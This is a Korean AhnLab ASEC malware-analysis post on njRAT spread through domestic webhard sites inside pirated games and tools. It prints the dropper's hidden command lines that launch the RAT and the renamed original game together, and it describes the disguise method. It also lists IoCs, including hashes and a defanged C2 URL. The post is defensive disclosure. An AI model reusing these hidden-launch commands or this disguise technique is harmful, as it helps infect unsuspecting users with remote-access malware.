

# 국내 유명 웹하드를 통해 유포되는 njRAT 악성코드

By ATCP

Published: 2020-08-19 · Archived: 2026-04-06 01:31:44 UTC



njRAT 악성코드는 사용자의 개인 정보를 탈취하며 공격자의 명령을 받아 실행할 수 있는 RAT 악성코드 로, 국내에서 개인을 상대로 꾸준히 유포되고 있다.

## ASEC 주간 악성코드 통계 ( 20200803 ~ 20200809 )

ASEC 분석팀에서는 ASEC 자동 분석 시스템 RAPIT를 활용하여 알려진 악성코드들에 대한 분류 및 대응 을 진행하고 있다. 여기에서는 2020년 8월 3일 월요일부터 2020년 8월 9일 일요일까지 수집된 한 주간의 통계를..

<https://asec.ahnlab.com/1367>

진단 로그를 분석한 결과 njRAT은 주로 웹하드나 토렌트 등 자료 공유 사이트를 통하여 게임, 인증 톨, 유틸리티 등의 정상 파일로 위장하여 유포되며, 대부분의 경우 원본 프로그램이 실행됨과 동시에 악성코드가 감염되어 사용자 입장에서는 감염 사실을 파악하기 쉽지 않다.

ASEC 분석팀은 njRAT 악성코드가 국내 웹하드 사이트를 통해 유포 중인 사례를 소개하고자 한다. 최근 유포된 njRAT의 파일명을 기반으로 역추적한 결과 다음과 같이 국내 유명 웹하드 사이트에서 유포 중인 게시글을 확인할 수 있었다.

아이디 찾기	비밀번호 찾기	분류	제목	용량	닉네임
<p>무료회원가입 (1,000P 지급)</p>		<p>아동·청소년이용음란물을 제작·배포·소지한 자는 「아동·청소년의 성보호에 관한 법률」 제 11조에 따라 형사처벌을 받을 수 있습니다.</p>			
<p><b>19</b> 성인자료실 성인인증 후 이용하세요.</p>		<p><b>HOT</b> &lt;불량한 가족&gt; 이 패밀리 심상치 않다!!!</p>			
<p>포인트 충전 보너스 + 스탬프 증정</p>		<input type="checkbox"/>	+19 [한글번역/쯔꾸르] 빗치 퇴마사 리오 6 (세이브 X)	230.6M	jhtufyt
<p><b>파일공유</b></p>		<input type="checkbox"/>	+19 [한글/쯔꾸르rpg]빗치퇴마사 리오6 -저주받은 마을- (13)	228.7M	
<p>전체자료</p>		<input type="checkbox"/>	+19 [Dope,번역]빗치 퇴마사 리오의 모험3!!! (167)	209.0M	
<p>인기 콘텐츠</p>		<input type="checkbox"/>	+19 [번역] 빗치 퇴마사 리오 ~저주받은 마을~	229.0M	
<p>인기 TOP100</p>		<input type="checkbox"/>	+19 [지존] 퇴마사 리오	55.8M	
<p>방송편성표</p>		<input type="checkbox"/>	+19 [역선 무설치] 빗치퇴마사 리오 역선 (1)	105.9M	
<p>시청률정보</p>		<input type="checkbox"/>	+19 [료나 쯔꾸르 rpg 축수] 빗치퇴마사 리오 4 (1)	67.3M	
<p>요일별 편성표</p>		<input type="checkbox"/>	+19 료나 쯔꾸르 rpg 축수 비치 퇴마사리오 10이랑 2 (1)	221.7M	
<p>인기순위 TOP30</p>		<input type="checkbox"/>	+19 [Dope,번역] 빗치 퇴마사 리오의 모험3!!! (4)	209.0M	
		<input type="checkbox"/>	+19 [료나][이종] 빗치 퇴마사 리오! (비치, 빗치, 누님, 치녀, 퇴마.. (47)	55.8M	

[그림1] 웹하드 게시판에 업로드된 악성코드

주의 요함

등록정보

[한글번역/쯔꾸르] 빗치 퇴마사 리오 6 (세이브 X) ✓ 찰하기 신고

번호	80638356	용량	230.6M	포인트	30	판매자정보	jhtufyt / ★★★★★
----	----------	----	--------	-----	----	-------	-----------------

[한글/쯔꾸르rpg]빗치퇴마사 리오6 -저주받은 마을~.zip 231M

이전자료 다음자료 >

AhnLab

퇴마사 리오 The Cursed Village [번역=라쿤의칼부림]




[그림2] 악성코드 포함된 압축파일

또한 동일 사이트에서 이전에 업로드된 악성코드가 포함되지 않은 원본 자료를 찾을 수 있었으며 두 자료를 비교해본 결과 다음과 같은 차이점이 있었다.

정상				악성			
%DEFAULT FOLDER%	2020-08-18 오후 ...	파일 폴더		%DEFAULT FOLDER%	2020-08-18 오후 ...	파일 폴더	
locales	2020-08-18 오후 ...	파일 폴더		locales	2020-08-18 오후 ...	파일 폴더	
www	2020-08-18 오후 ...	파일 폴더		www	2020-08-18 오후 ...	파일 폴더	
credits.html	2016-11-24 오전 ...	HTML 문서	852KB	credits.html	2016-11-24 오전 ...	HTML 문서	852KB
d3dcompiler_47.dll	2016-11-24 오전 ...	응용 프로그램 확장	3,366KB	d3dcompiler_47.dll	2016-11-24 오전 ...	응용 프로그램 확장	3,366KB
ffmpegsumo.dll	2016-11-24 오전 ...	응용 프로그램 확장	939KB	d4work.dll	2020-08-14 오후 ...	응용 프로그램 확장	2,073KB
Game.exe	2016-11-24 오전 ...	응용 프로그램	45,344KB	ffmpegsumo.dll	2016-11-24 오전 ...	응용 프로그램 확장	939KB
icudtl.dat	2016-11-24 오전 ...	DAT 파일	10,213KB	Game.exe	2020-08-14 오후 ...	응용 프로그램	132KB
libEGL.dll	2016-11-24 오전 ...	응용 프로그램 확장	72KB	icudtl.dat	2016-11-24 오전 ...	DAT 파일	10,213KB
libGLESv2.dll	2016-11-24 오전 ...	응용 프로그램 확장	1,447KB	libEGL.dll	2016-11-24 오전 ...	응용 프로그램 확장	72KB
nw.pak	2016-11-24 오전 ...	PAK 파일	7,308KB	libGLESv2.dll	2016-11-24 오전 ...	응용 프로그램 확장	1,447KB
package.json	2016-11-24 오전 ...	JSON 파일	1KB	nw.pak	2016-11-24 오전 ...	PAK 파일	7,308KB
pdf.dll	2016-11-24 오전 ...	응용 프로그램 확장	11,960KB	package.json	2016-11-24 오전 ...	JSON 파일	1KB
readme.txt	2019-03-10 오후 ...	텍스트 문서	3KB	pdf.dll	2016-11-24 오전 ...	응용 프로그램 확장	11,960KB
体験版からのデータ連携方法.txt	2019-03-10 오후 ...	텍스트 문서	1KB	readme.txt	2019-03-10 오후 ...	텍스트 문서	3KB
				savework.dll	2016-11-24 오전 ...	응용 프로그램 확장	45,344KB
				体験版からのデータ連携方法.txt	2019-03-10 오후 ...	텍스트 문서	1KB

[그림3] 정상파일과 악성파일 비교

악성 압축파일 내부에는 정상과 다르게 savework.dll과 d4work.dll 파일이 추가되었다. savework.dll은 이름이 변경된 정상 Game.exe 파일이며, d4work.dll은 njRAT 악성코드이다. 두 파일 모두 파일 확장명은 .dll 이지만 실제로는 실행파일(.exe)이다.



[그림4] d4work.dll의 PE 정보

공격자는 원본 자료에서 게임 실행 파일의 이름을 변경하고 악성코드를 추가한 뒤 악성코드와 게임을 동시에 실행하는 실행파일을 제작하여 유포하였다.

공격자가 제작하여 추가한 Game.exe는 Vbs2Exe로 제작된 파일이며 정상 Game.exe 아이콘으로 위장하였다. Vbs2Exe는 스크립트 언어인 VBS를 PE 형태의 실행파일로 만들어 주는 프로그램으로, 이로 빌드된 파일은 리소스 영역의 명령어를 로드하여 실행 되는 구조를 갖는다.

```

00020A00 FA 1F 80 54 66 CA 0F 2B 1F 55 00 00 00 00 49 45 ú.€TfÊ.+..U....IE
00020A10 4E 44 AE 42 60 82 50 41 25 77 69 6E 64 69 72 25 NDOB`,PA%windir%
00020A20 5C 73 79 73 74 65 6D 33 32 5C 63 6D 64 2E 65 78 \system32\cmd.ex
00020A30 65 20 2D 45 78 65 63 75 74 69 6F 6E 50 6F 6C 69 e -ExecutionPoli
00020A40 63 79 20 62 79 70 61 73 73 20 2D 6E 6F 70 72 6F cy bypass -nopro
00020A50 66 69 6C 65 20 2D 77 69 6E 64 6F 77 73 74 79 6C file -windowstyl
00020A60 65 20 68 69 64 64 65 6E 20 63 6D 64 20 2F 63 20 e hidden cmd /c
00020A70 40 73 74 61 72 74 20 64 34 77 6F 72 6B 2E 64 6C @start d4work.dl
00020A80 6C 0D 0A 25 77 69 6E 64 69 72 25 5C 73 79 73 74 l..%windir%\syst
00020A90 65 6D 33 32 5C 63 6D 64 2E 65 78 65 20 2D 45 78 em32\cmd.exe -Ex
00020AA0 65 63 75 74 69 6F 6E 50 6F 6C 69 63 79 20 62 79 ecutionPolicy by
00020AB0 70 61 73 73 20 2D 6E 6F 70 72 6F 66 69 6C 65 20 pass -noprofile
00020AC0 2D 77 69 6E 64 6F 77 73 74 79 6C 65 20 68 69 64 -windowstyle hid
00020AD0 64 65 6E 20 63 6D 64 20 2F 63 20 40 73 74 61 72 den cmd /c @star
00020AE0 74 20 73 61 76 65 77 6F 72 6B 2E 64 6C 6C 50 41 t savework.dllPA
00020AF0 2D 62 32 65 64 65 63 6F 6D 70 69 6C 65 00 50 41 -b2edecompile.PA
    
```

[그림5] 악성 Game.exe의 리소스 영역

해당 파일이 실행되면 다음 명령어를 통해 d4work.dll(njRAT 악성코드)와 savework.dll(원본 Game.exe)가 실행되어 악성코드에 감염되며 게임이 실행된다.

- %windir%system32cmd.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c @start d4work.dll
- %windir%system32cmd.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c @start savework.dll

d4work.dll 파일 실행 시 %appdata% 하위에 특정 파일명으로 자가복제 후 바로가기를 생성하여 레지스트리를 통해 자동실행 등록한다. 이후 C2에 접속하여 공격자의 명령을 대기하며, 공격자의 명령에 따라 다양한 악성 행위를 수행 가능하다.

최근 약 일주일간 유포된 njRAT 악성코드 중 웹하드를 통해 유포된 것으로 추정되는 사례의 파일명 및 상대경로명 일부는 다음과 같다. 대다수가 게임 및 유틸리티를 위장하여 유포되고 있으며, 특정 웹하드가 아닌 다수의 국내 웹하드 사이트가 유포지가 되고 있는 것을 확인할 수 있다.

- X디스크[rj289299]asylum세라앤노엘 -붙잡힌 공주의 행방-game.exe
- 프린세스퀘스트 수치와굴욕 ver101새 폴더game.exe
- motherslessonsgame.exe
- 핫한 여자랑 노는게임!the lady is in heatd3dcompiler\_46.dll
- fileXX(190329)有料プラン限定rpg bewitching sword2 ver.1.0steam.com
- 윈도우 10 정품 인증기윈도우10 정품 인증기.exe
- 복음의 apostled4work.dll
- X디스크sinnenn\_ver1gamed4work.dll
- 하드번호 변경하기set up.exe
- 한컴2020set up.exe
- 서든핵sa (1)sa.exe
- X디스크대출아내psaareget.exe
- 무인도생활d3dcompiler\_46.dll
- 나루토reget.exe

- 파일X 다운로드[rj291663] 여기서 프레이 1.0reget.exe

이와같이 국내 웹하드 등 자료공유 사이트를 통해 악성코드가 활발하게 유포되고 있어 주의가 필요하다. 자료 공유 사이트에서 다운받은 실행파일은 각별히 주의해야 하며, 유틸리티 및 게임 등의 프로그램은 반드시 공식 홈페이지에서 다운로드하는 것을 권장한다.

### [V3 진단]

- Trojan/Win32.Loader.C4183142
- Backdoor/Win32.Korat.C4182520

### MD5

1c359f9edf43f2986f782b631f418ebb

88e4da56049f4aa60a1ebeb47ad4dafa

추가 IoC는 ATIP에서 제공됩니다.

### URL

http[:]//so69[.]kro[.]kr/

추가 IoC는 ATIP에서 제공됩니다.

---

Source: <https://asec.ahnlab.com/1369>